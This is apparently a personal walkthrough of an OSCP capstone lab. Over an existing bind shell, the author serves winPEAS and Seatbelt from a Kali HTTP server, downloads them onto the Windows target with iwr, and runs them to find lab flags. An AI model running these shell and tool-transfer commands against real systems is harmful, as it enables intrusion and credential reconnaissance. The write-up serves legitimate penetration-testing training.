This is a walk through of what I did to resolve a capstone lab in OSCP, which focuses on automated enumeration using winPEAS and Seatbelt.
Required Applications
The steps listed are under the presumption that required applications are already installed and are working properly. Required applications:
- winPEAS.exe
- Seatbelt.exe
- python3 (installed in Kali VM)
- Windows VM (provided by OffSec Lab)
Steps
This exercise assumes there is already an existing bind shell. To connect to the target using nc:
nc <TARGET_IP_ADDRESS> <PORT_OF_BIND_SHELL>
powershell
Assuming winPEAS and Seatbelt are already in your Kali VM, setup a simple Python HTTP Server from the directory where the tools are located:
python3 -m http.server 80On the bind shell session, run PowerShell then download the tools from the HTTP Server setup in the Kali VM using Invoke-WebRequest (iwr):
iwr -uri http://192.168.45.208/winPEASx64.exe -Outfile winPEAS.exe
iwr -uri http://192.168.45.208/Seatbelt.exe-Outfile Seatbelt.exe
To run WinPeas:
.\winPEAS.exe

To run Seatbelt:
.\Seatbelt.exe -group=all
Captured Flag / Proof of Concept
Q1: To get the MasterKey flags, the result of winPEAS.exe is saved to a text file. Findstr.exe was used to filter the result when displaying the contents of the output file.

Q2: Using Seatbelt.exe, the Windows host is enumerated. The flag for this item which is the DisplayVersion of XAMPP.

 Project Puchufy